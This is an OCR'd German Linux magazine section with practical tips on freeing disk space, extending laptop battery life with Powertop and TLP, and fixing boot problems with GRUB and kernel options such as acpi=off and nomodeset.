Bleachbit: Das Tool Bleachbit ist eine nette grafische Hilfe, um überflüssige Dateien zu entsorgen. Unter Ubuntu 18.04 und Linux Mint 19 ist es in den Standard-Paketquellen

und auch im grafischen Paketmanager verfügbar. Das Programm erklärt die einzelnen Löschoptionen, zeigt den zu erwartenden Speichergewinn und warnt vor eventuell riskanten Optionen. Die meisten Löschaktionen finden im Home-Verzeichnis statt (Browser, Mail, Office), jedoch kann Bleachbit auch den Cache der Paketverwaltung löschen (siehe Punkt 3), wenn es mit *sudo bleachbit* gestartet wurde.

Dateien manuell löschen: Um Dateien anhand des Namens oder der Extension rekursiv zu löschen, ist find das beste Werkzeug. Es bringt seinen eigenen Löschschalter „-delete“ mit:

```
find ~ -type f -iname "*.pdf"
 -delete
```

Dies würde im eigenen Home-Verzeichnis („~“) alle PDF-Dateien löschen.

Das Löschen von Verzeichnissen bestimmten Namens erfordert einen Umweg:

```
find ~ -type d -iname "BAK" -exec rm
 -r {} \;
```

Das Beispiel nimmt an, dass es diverse Backupordner „BAK“ gibt, die samt Inhalt gelöscht werden dürfen. Bei solchen Löschaktionen muss zweifelsfreie Klarheit über den Umfang bestehen.

3. Löschen und Reduzieren von Systemdaten

Apt-Cache: Die Paketverwaltung von Debian/Ubuntu/Mint speichert die heruntergeladenen Pakete bei Installation und Aktualisierung dauerhaft unter „/var/cache/apt/archives“. Dieses Verzeichnis dient als Cache, falls ein Update abbricht oder dasselbe Paket später erneut installiert werden soll. Diese Sammlung, die über Monate und Jahre erheblich anwachsen kann, leeren Sie mit

```
sudo apt-get clean
```

am besten regelmäßig.


Reserve für root: Das Dateisystem Ext4 reserviert auf jeder Partition einen Speicherbereich für das Konto root. Dieser Platz steht für Daten nicht zur Verfügung. Das soll gewährleisten, dass sich root auch auf voller Systempartition noch anmelden kann. Aus historischen Gründen liegt der reservierte Platz bei fünf Prozent, da sind bei einer 120-GB-SSD immerhin sechs GB. Die Reserve können Sie gefahrlos verringern. Das gelingt mit dem Programm tune2fs: Der als root oder mit sudo ausgeführte Befehl

```
tune2fs -m 2 /dev/sda1
```

verringert die Anzahl der reservierten Blöcke auf „/dev/sda1“ auf zwei Prozent.

Bleachbit mit Vorsicht: Zum Aufräumen von Browsercache und Dateileichen wie „Thumbs.db“ und „.DS_Store“ leistet das Programm gute Dienste.





Sparaktion auf einer SD-Karte: tune2fs setzt den reservierten Speicher für root auf drei Prozent der Gesamtkapazität zurück.

Auslagerungsdatei verkleinern: Ubuntu 18.04 und Linux Mint 19 verwenden eine Auslagerungsdatei, deren Ort und Größe Sie über den Befehl

```
swapon -s
```

in Erfahrung bringen. Vier oder acht GB sind je nach Größe leicht zu gewinnen, indem Sie die Auslagerung kurz abschalten und dann die Datei verkleinern:

```
sudo swapoff -a
sudo fallocate -l 4G [Pfad/Name]
sudo mkswap [Pfad/Name]
sudo swapon [Pfad/Name]
```

Wenn Sie als „[Pfad/Name] „den Ort des bisherigen Swapfiles beibehalten, sind keine weiteren Maßnahmen in der Datei „/etc/fstab“ erforderlich.

4. Benutzerdateien komprimieren und zusammenlegen

Auf reinen Datenhalden ist signifikant Platz zu gewinnen, wenn Dateien in Archive komprimiert werden. Um den „Verschnitt“ zu vermeiden (siehe Punkt 1), genügt es sogar schon, die Dateien unkomprimiert zusammenzulegen. Für Letzteres eignet sich unkomprimiertes tar oder das ISO-Format. Da ISO-Abbilder ohne zusätzliche Software mit jedem Betriebssystem unkompliziert zu mounten und zu benutzen sind, beschreiben wir an dieser Stelle, wie Sie aus einem Dateiordner ein ISO-Image erstellen. Diese Methode ist aber nur für abgeschlossene Projekte zu empfehlen, da sich das ISO-Image nicht ändern lässt. Mit einem Werkzeug wie Brasero ist die Aufgabe ganz einfach: Sie klicken auf „Daten-Projekt“ und ziehen den Ordner der Dateisammlung in das Brasero-Fenster. Nachdem Brasero die Projektgröße errechnet hat, klicken Sie recht unten auf „Brennen“, vergeben den Namen für die ISO-Datei und klicken auf „Abbild erstellen“.

Je nach Datenmaterial wesentlich effizienter als bloßes Zusammenlegen ist zusätzliche Komprimierung. Hierfür ist das schnelle Tar auf der Kommandozeile erste Wahl. Ein typischer tar-Befehl zum Einpacken beginnt mit einigen Optionen, nennt dann das Zielarchiv und zuletzt Ordnerpfad oder Dateimaske der zu sichernden Daten:

```
tar -czvf depot.tar.gz Depot
tar -czvf pdf.tar.gz *.pdf
```

Die Beispiele gehen davon aus, dass sich tar bereits im richtigen Verzeichnis befindet.

Die Nutzung von gepackten „tar.gz“-Archiven ist unter Desktop-Linux mit der Archivverwaltung praktisch genauso komfortabel wie der Umgang mit unkomprimierten Daten im Dateimanager. Es ist also keineswegs nötig, die Daten für jede Nutzung auszupacken. Unter Windows ist dafür allerdings das zusätzliche Werkzeug 7-Zip erforderlich.

Hinweis: Beachten Sie, dass sich Komprimieren vor allem bei Textsammlungen lohnt. Bei vielen Audio-, Film- und Bildformaten ist das Packen wenig erfolgversprechend. Solche Multimedia-Dateiformate lassen sich oft nicht mehr nennenswert verkleinern, weil sie bereits intern komprimiert sind. ■

Strom sparen mit Linux



Vor allem bei Notebooks sind effiziente Stromsparfunktionen wichtig, um die Akkulaufzeit zu verlängern. Standardmäßig sind die Einstellungen bei Linux dafür nicht optimal, was sich aber mit einschlägigen Tools korrigieren lässt.

VON THORSTEN EGGELING

Energie lässt sich am einfachsten einsparen, indem man nicht benötigte Geräte abschaltet beziehungsweise nicht an den Computer anschließt. Für die weitere Reduzierung ist das Betriebssystem zuständig. Wenn der Kernel die CPU-Taktung im Leerlauf verringert und aktuell nicht verwendete Geräte schlafen schickt, lassen sich einige Watt sparen und damit die Akkulaufzeit verbessern. Bei Desktop-PCs sorgen Stromsparmechanismen für eine niedrigere Stromrechnung sowie geringere Abwärme und damit leisere Lüfter. Linux-Systeme wie Ubuntu bieten nur einige wenige Basiseinstellungen, über die sich die Leistungsaufnahme verringern lässt. Mit Hilfe zusätzlicher Tools ist aber noch mehr möglich.

Energiebedarf des Rechners ermitteln

Damit sich feststellen lässt, ob geänderte Einstellungen etwas bewirken, sollte am Anfang eine Bestandsaufnahme stehen. Bei Desktop-PCs lässt sich die Leistungsaufnahme nur über ein Strommessgerät feststellen. Ausreichend genaue Geräte gibt es im Handel für um die 30 Euro. Notebooks verfügen über Sensoren, die im Akkubetrieb eine Messung per Software ermöglicht. Ein wichtiges Messinstrument ist standardmäßig im Terminalfenster verfügbar:

```
watch -n 2 cat /sys/class/power_
  supply/BAT?/power_now
```

Wird der Akku gerade geladen, erhalten Sie den Wert „0“. Andernfalls sehen Sie Werte in Mikrowatt, die Sie durch 1 000 000 teilen. Ein Wert „17865000“ beispielsweise ergibt also 17,87 Watt. Das Tool watch liest den Wert alle zwei Sekunden aus, mit Strg-C brechen Sie das Programm ab. Starten Sie einige Programme und ändern Sie die Helligkeit des Bildschirms. Notieren Sie sich den Maximalwert. Führen Sie die Messung nach einem Neustart ohne laufende Programme und geringer Bildschirmhelligkeit durch, um den Minimalwert zu ermitteln.

Der Energiemonitor Powertop von Intel läuft ebenfalls im Terminal und zeigt sehr detaillierte Daten an. Das Tool eignet sich für alle modernen x86-Prozessoren und ist in den Standard-Paketquellen aller wichtigen Linux-Distributionen enthalten. In Debian, Ubuntu und Co. ist es mit dem Befehl

```
sudo apt install powertop
```

schnell installiert. Nach dem Aufruf

```
sudo powertop
```

sammelt das Tool einige Sekunden Daten und zeigt dann einen Statusbericht mit geschätztem Strombedarf, CPU-Modi und eine Liste aller Prozessnamen, die den Stromsparmodus durch Hardwareanfragen unterbrechen. So lassen sich Prozesse ausfindig machen, welche Stromsparfunktionen verhindern und etwa auf Laptops für laute Lüftergeräusche im Leerlauf sorgen. Mit der Tab-Taste wechseln Sie zum jeweils nächsten Bereich im Menü, ein Druck auf die Esc-Taste beendet das Tool.

Energieeinstellungen bei Ubuntu 18.04/18.10

In den „Einstellungen“ von Ubuntu finden Sie alle wichtigen Optionen unter „Energie“. Sie können die Bildschirmhelligkeit reduzieren und – sofern vorhanden – auch die LED-Beleuchtung der Tastatur. „Bildschirm bei Inaktivität abdunkeln“ solle aktiviert sein und hinter „Bildschirm abschalten“ wählen Sie einen für Sie akzeptablen Zeitraum. Der Monitor ist einer der größten Stromfresser, deshalb sollte er im Akkubetrieb möglichst dunkel eingestellt sein und bei längerer Nichtverwendung ausgeschaltet werden.

Sie können außerdem WLAN und/oder Bluetooth deaktivieren. Beide leeren den Akku auch, wenn gerade keine Verbindung besteht. Bei vielen Notebooks lassen sich die Funknetzwerke auch schnell über eine Tastenkombination ein- und ausschalten. Wann sich der Rechner abschaltet, legen Sie nach einem Klick auf „Automatisch in Bereitschaft gehen“ fest. Der Abschalttimer lässt sich getrennt für den Akku- und Netzbetrieb einstellen.

Stromsparfunktionen mit Powertop aktivieren

Das Tool Powertop gibt nicht nur einen Statusbericht aus, es liefert auf der Seite „Einstellbarkeit“ auch eine Reihe von Empfehlungen zur Systemkonfiguration. Die Anzeigeseite wechseln Sie mit der Tab-Taste. Unter „Einstellbarkeit“ erscheinen aktivierte und deaktivierte Stromsparfunktionen. Temporär für die aktuelle Sitzung und bis zum nächsten Neustart aktiviert ein Druck auf die Return-Taste eine einzelne Option. Um alle vorgeschlagenen zusätzlichen Stromsparfunktionen für diese Sitzung in einem Gang einzuschalten, dient folgendes Kommando:

```
sudo powertop --auto-tune
```

Damit die Powertop-Einstellungen automatisch nach einem Neustart wirken, erstellen Sie einen Cronjob. Nach der Eingabe von

```
sudo crontab -e
```

tragen Sie in der Cronjob-Konfiguration die neue Zeile

```
@reboot /usr/sbin/powertop --auto-
  tune
```

ein, um diesen Befehl standardmäßig bei jedem Systemstart auszuführen.


Feineinstellungen über TLP vornehmen

TLP (*https://thinkwiki.de/TLP_-_Linux_Stromsparen*) bietet alle relevanten Funktionen von Powertop und noch einige mehr. Darunter sind beispielsweise Prozessortakt-Steuerung, APM-Level (Advanced Power Management) und der WLAN-Stromsparmodus zu finden. Entstanden ist TLP aus Konfigurationstipps, die im Linux-Wiki der beliebten Thinkpad-Geräte entstanden sind. TLP unterstützt jedoch nicht nur Thinkpads, sondern auch die Modelle anderer Hersteller.


Die Installation von TLP erfolgt unter Debian, Ubuntu und Linux Mint über

```
sudo apt install tlp
```

Damit ist ein grundlegendes Set an Stromsparfunktionen bereits aktiviert, das nach einem Linux-Neustart wirksam wird. Der Vorteil von TLP gegenüber Powertop ist die zentrale Verwaltung aller Energiesparoptionen in der einzigen Konfigurationsdatei „/etc/default/tlp“. Englischsprachige Kommentare beschreiben darin die jeweilige Funktion. Experimentelle Optionen, die möglicherweise in Konflikt mit Voreinstellungen geraten könnten, die bereits über die Distribution gesetzt sind, sind mit einer Raute (#) auskommentiert. Ausführliche deutschsprachige Erklärungen lesen Sie im Wiki der TLP-Entwickler unter *http://thinkwiki.de/TLP_Einstellungen*. ■



Leistungsaufnahme reduzieren: In den Energieeinstellungen von Ubuntu legen Sie die Bildschirmhelligkeit fest und stellen die Abschaltzeit des Monitors ein.



Powertop: Das Kommandozeilen-tool zeigt nicht nur den aktuellen Energiebedarf an, sondern auf der Seite „Einstellbarkeit“ detaillierte Sparoptionen, die Sie direkt aktivieren können.

NEUE KERNEL SOLLEN AKKULAUFZEIT VERLÄNGERN


Notebooks haben unter Linux oft eine geringere Akkulaufzeit als unter anderen Betriebssystemen. Die Ursache dafür liegt bei der teilweise fehlenden Unterstützung der Hardwarehersteller, wodurch sich Treiber nicht wie gewünscht für Linux optimieren lassen. Über die in diesem Artikel genannten Maßnahmen lässt sich zwar einiges verbessern, letztlich führt aber nur ein optimierter Kernel zu deutlich längeren Akkulaufzeiten. Seit Jahren gibt es hier jedoch kaum einen Fortschritt.

Das könnte sich ab Kernel 4.16 ändern. Verbesserungen in den Bluetooth und SATA-Treibern sollen dafür sorgen, dass Geräte sich automatisch abschalten, wenn sie nicht benötigt werden. Das spart wahrscheinlich nur unter ein Watt, der Akku soll aber bei einigen Notebooks trotzdem bis zu einer Stunde länger durchhalten. Wer nicht warten möchte, bis Distributionen mit neuerer Kernel-Version erscheinen, kann schon jetzt umsteigen. Wie das geht, ist im Artikel ab Seite 86 beschrieben.

Probleme beim Linux-Start beseitigen

Wenn Linux sich auf PCs oder Notebooks nicht installieren lässt oder nach dem Start der Bildschirm schwarz bleibt, ist oft die Hardware schuld. Über geeignete Bootoptionen lässt sich der Fehler meist beheben.

VON THORSTEN EGGELING



Startoptionen: Bei Live-DVDs und auch bei installierten Systemen lassen sich über das Bootmenü zusätzliche Parameter angeben. Diese bieten diverse Hilfen, um Hardwareprobleme zu umgehen.

Der Bootloader ist die erste Software, die der PC beim Start eines Linux-Systems lädt. Live- oder Installationssysteme, die Sie von DVD oder USB-Stick starten, verwenden im Bios-Modus in der Regel den Bootloader Isolinux oder Syslinux (USB). Im Uefi-Modus, wie später auch beim installierten System, kommt Grub zum Einsatz. Über die Bootloader lassen sich Anweisungen an den Kernel übergeben, die Kernel-Eigenschaften, Treiberoptionen und die Ansteuerung von Hardwarekomponenten beeinflussen. Solche Kernel-Optionen können – je nach Hardware – auch bereits bei der Linux-Installation erforderlich sein, damit das System überhaupt startet oder die grafische Benutzeroberfläche zeigt. Für das installierte System sind zusätzliche Optionen oft nicht mehr erforderlich, weil dann verbesserte Treiber das Hardwareproblem beseitigen.

Beschreibungen wichtiger Kernel-Optionen lesen Sie in den letzten drei Punkten dieses Artikels. Für Ubuntu & Co. liefert eine englischsprachige Hilfeseite eine Übersicht wichtiger Bootoptionen (*www.pcwelt.de/RNq2Pp*). Die komplette Liste der Parameter mit bietet die offizielle Kernel-Dokumentation unter *www.pcwelt.de/diSCEQ*.

GRUB UND ISOLINUX: DEUTSCHE TASTATUR

Benötigtes Zeichen	Taste auf deutscher Tastatur
=	Umschalt-` (Links neben der Rückschritttaste)
- (Bindestrich/Minus)	ß
/ (Slash)	– (neben der Umschalt-Taste rechts)
\ (Backslash)	#
| (Pipe)	Umschalt-#
: (Doppelpunkt)	Umschalt-Ö
_ (Unterstrich)	Umschalt-ß
" und ' (Anführungszeichen)	Umschalt-Ä und ä
z	y
y	z

Isolinux und Grub bei Livesystemen

Wie sich der Bootloader zeigt, hängt von der Linux-Distribution ab. Bei Ubuntu beispielsweise drücken Sie nach dem Start von einer DVD im Bios-Modus (Isolinux) eine beliebige Taste und wählen danach die gewünschte Sprache aus. Es begrüßt Sie ein Menü in der eingestellten Sprache, in dem Sie „Ubuntu ohne Installation ausprobieren“ oder „Ubuntu installieren“ ansteuern. Drücken Sie die Taste F6, um das Menü mit zusätzlichen Startoptionen einzublenden. Über die Esc-Taste schließen Sie das Menü wieder. Ubuntu zeigt jetzt auch eine Eingabezeile an, in die Sie zusätzliche Kernel-Optionen eintippen können. Dabei gilt die Tastaturbelegung der zuvor ausgewählten Sprache.

Den Komfort von Ubuntu bietet nicht jede Linux-Distribution. Dann gilt jedoch der Isolinux-Standard: Drücken Sie die Tab-Taste, um die Eingabezeile einzublenden, in der Sie Optionen ändern oder hinzufügen können. Isolinux verwendet in der Regel die US-Tastaturbelegung. Wo wichtige Tasten auf der deutschen Tastatur zu finden sind, erfahren Sie in der Tabelle unten („Grub und Isolinux: Deutsche Tastatur“). Wenn Sie Ubuntu im Uefi-Modus von der

Installations-DVD booten, kommt Grub statt Isolinux zum Einsatz. Das Menü und die Tastaturbelegung sind englischsprachig und es gibt weder eine Sprachauswahl noch Hilfe bei den Kernel-Optionen. In Grub drückt man nach der Markierung eines Booteintrags die Taste E und bekommt dann einen Texteditor für den jeweiligen Eintrag gezeigt.

Der Editor ist mehrzeilig und bricht überlange Zeilen zur besseren Übersicht am Ende um. Die Navigation im Textfeld erfolgt mit den Cursortasten. Grundsätzlich gehören Kernel-Optionen mit Leerzeichen getrennt in jene Zeile, die mit „linux“ beginnt. Nach den Änderungen startet die Taste F10 den Booteintrag mit den neuen Einstellungen.

Besonderheiten der LinuxWelt-Heft-DVD: Die Heft-DVD bootet in ein Grub-Menü, über das Sie das gewünschte Linux-System auswählen. Einige Kernel-Optionen sind bereits in den Menüs enthalten, beispielsweise „Sicherer Modus ohne ACPI“. Wie zuvor beschrieben, rufen Sie den Grub-Editor über Taste E auf, fügen die erforderlichen Optionen ein und starten mit der F10-Taste. Das Originalmenü der Distributionen erscheint, wenn Sie aus den ISO-Dateien im Verzeichnis „Image-Dateien“ eine DVD brennen oder einen Installations-Stick erstellen.

Weitere Besonderheiten bei Ubuntu: Am Ende der Eingabezeile für die Kernel-Optionen sehen Sie zwei oder drei Bindestriche. Vor den Bindestrichen eingetragene Optionen gelten nur für das startende Livesystem und werden bei der Installation nicht übernommen. Die Optionen nach den Bindestrichen betreffen hingegen das später installierte System. Bauen Sie die nötigen Optionen daher gegebenenfalls zweimal ein.



Live-DVD mit Grub: Die LinuxWelt-DVD bietet standardmäßig Optionen für problematische Hardware. Bei Bedarf drücken Sie die Taste E und ergänzen Optionen.

Grub-Konfiguration beim installierten System

Installierte Linux-Systeme verwenden fast immer den Bootloader Grub. Das Grub-Menü wird nicht angezeigt, wenn nur ein Betriebssystem installiert ist. Um es einzublenden, schalten Sie den PC ein und halten die Umschalt-Taste gedrückt, bis es erscheint. Zum Testen lassen sich im Bootloader die gewünschten Kernel-Optionen beim Start genauso angeben wie beim Livesystem beschrieben. Die Änderungen sind allerdings nicht permanent. Um eine Option nach erfolgreichen Tests dauerhaft zu setzen, ist eine Bearbeitung der Konfigurationsdatei „/etc/gefault/grub“ mit root-Rechten erforderlich:

```
sudo -H gedit /etc/default/grub
```

Dort legt eine Zeile in der Form

```
GRUB_CMDLINE_
  LINUX="[parameter1]=[wert1]
  [parameter2]=[wert2]"
```

die manuell hinzugefügten Kernel-Parameter fest. Eventuell bereits vorhandene Optionen ergänzen Sie nach einem Leerzeichen in dieser Zeile. Die Angaben gelten für den standardmäßigen Ubuntu-Start und für den Wiederherstellungsmodus.


Es gibt außerdem die Zeile „GRUB_CMDLINE_LINUX_DEFAULT“ mit Optionen, die Ubuntu nur im Standard-, nicht aber für den Wiederherstellungsmodus berücksichtigt. Hier ist bereits „quiet splash“ eingetragen, wodurch Linux nur ein Startlogo, aber keine weiteren Meldungen zeigt. Wenn Sie ausführliche Meldungen für die Fehleranalyse beim Start wünschen, entfernen Sie die Option.

Während der Testphase sollten Sie außerdem Kommentarzeichen (#) vor die Zeilen

```
GRUB_HIDDEN_TIMEOUT=0
GRUB_HIDDEN_TIMEOUT_QUIET=true
```

setzen. Dann zeigt sich das Grub-Menü für den hinter „GRUB_TIMEOUT=“ in Sekunden angegebenen Zeitraum.

In der Beispielkonfiguration ist die auskommentierte Variable „GRUB_BADRAM“ enthalten. Darüber lassen sich defekte Speicherbereiche ausklammern. Ob die



Mehr Infos: Ubuntu gibt beim Start keine Meldungen auf den Bildschirm aus. Für genauere Untersuchungen entfernen Sie „quiet splash“ aus den Bootoptionen, um die Meldungen zu sehen.

Ursache für ein instabiles System bei einem defekten RAM-Baustein zu suchen ist, ermitteln Sie, indem Sie den PC vom Ubuntu-Installationsmedium booten und im Menü „Arbeitsspeicher testen“ aufrufen. Sollte das Tool Memtest Fehler finden, gibt es Speicheradressen aus, die beispielsweise mit „003fab8“ und „0015f58“ beginnen. In diesem Fall sollten die Werte so aussehen:


```
GRUB_BADRAM="0x00000003fab80000,0
 xffffffffffff0000,0x000000015f58
 0000,0xffffffffffff0000"
```

Füllen Sie bei einem 64-Bit-System die Werte mit „0“ auf, bis die erforderliche Länge wie in unserem Beispiel erreicht ist. Die kürzeren Werte aus der Datei „/etc/gefault/grub“ gelten für 32-Bit-Systeme.

Nach Änderung und Sicherung der Konfigurationsdatei sind die Anpassungen aber noch nicht wirksam. Dafür muss der Bootloader mit diesem Terminalbefehl:

```
sudo update-grub
```

erst noch aktualisiert werden.



Grub-Konfiguration: Kernel-Optionen wie etwa „acpi=off“ legen Sie in der Datei „/etc/default/grub“ hinter der Variablen „GRUB_CMDLINE_LINUX“ fest.

Fehlerhafte ACPI-Funktionen umgehen

Auf einigen PCs und vor allem bei Notebooks behindern ACPI-Funktionen (Advanced Configuration and Power Interface) im Bios oder in der Uefi-Firmware den problemlosen Linux-Start. ACPI ist auf Windows zugeschnitten und es gibt zu viele Abweichungen, um von einem Standard sprechen zu können. Nachfolgend beschreiben wir einige Kernel-Optionen, die ACPI-Probleme umschiffen.

acpi=off zwingt Linux dazu, ACPI komplett zu ignorieren und damit ohne Stromsparfunktionen und Leistungsmanagement für CPU und GPU zu starten. Hyperthreading und die Lüfterregelung sind ebenfalls abgeschaltet.

acpi=ht erlaubt dem Linux-Kernel gerade mal so viele ACPI-Fähigkeiten der Hardware, dass Hyperthreading der CPU funktioniert. Andere Stromsparfunktionen werden deaktiviert.

acpi=strict weist die ACPI-Unterstützung des Kernels an, nur ACPI-Merkmale der vorhandenen Hardware zu beachten, die exakt dem Standard folgen. Auf problematischen Notebooks ist diese Option immer einen Versuch wert.

acpi_osi=linux umgeht die Abfrage des Linux-Kernels, ob das ACPI eines Rechners kompatibel ist. Sinnvoll ist dieser Parameter, wenn einige Stromsparfunktionen nicht verfügbar sind oder die Drehzahlsteuerung der Lüfter nicht funktioniert.

acpi_backlight=none|vendor|video|native: Die Steuerung der Bildschirmhelligkeit wird bei Notebooks ebenfalls über ACPI geregelt. Sollte das über die dafür vorgesehenen Tastenkombinationen nicht funktionieren, probieren Sie die Option

```
acpi_backlight=vendor
```

aus. Sollte das nicht funktionieren, verwenden Sie statt „vendor“ die Werte „video“, „native“ oder „none“.

Kernel-Optionen für Grafikprobleme

Bleibt der Bildschirm nach einem zunächst erfolgreichen Start dunkel, sobald der Desktop des Livesystems oder der Anmeldebildschirm erscheinen sollte, so liegt dies meistens an nicht ausreichend unterstützten Grafikchips. Folgende Optionen können dann weiterhelfen.

xforcevesa: Bei der Angabe dieses Parameters nutzt der Kernel für die Anzeige der grafischen Oberfläche nur den Vesa-Modus. Dieser Modus läuft auf den meisten Grafikchips, ohne jedoch deren spezielle Merkmale wie Hardwarebeschleunigung und Fähigkeiten zu nutzen.

nomodeset: Aktuelle Linux-Kernel können den Bildschirmmodus auf eigene Faust wechseln und schalten schon während des Bootvorgangs in einen grafischen Modus. Dies funktioniert nicht bei allen Grafikchips – so haben etwa einige Nvidia-Modelle Probleme damit. Mit der Option „nomodeset“ verzichtet der Kernel auf den Wechsel in den Grafikmodus und bleibt im Textmodus.

Sonstige Hardwarehürden

„Local Apic“ nimmt die Interruptanforderungen auf jedem Prozessorkern entgegen. Der Parameter **nolapic** löst vielfältige Probleme mit heiklen Bios-Versionen, reduziert aber in jedem Fall die Zahl der vorhandenen CPU-Kerne auf einen. Geeignet ist dies nur als erste Hilfe, bis ein Bios-Update oder eine neue Kernel-Version echte Abhilfe schafft.

noapic verhindert, dass Apic für die Auflösung von Hardwarekonflikten auf Interruptebene verwendet wird. Der Parameter hilft auf Systemen mit einem unverträglichen Bios und inkompatiblen ACPI-Funktionen im Chipsatz weiter. Eine häufig erfolgreiche Kombination bei besonders widerspenstigen Notebooks lautet so:

```
acpi=off noapic nolapic
```

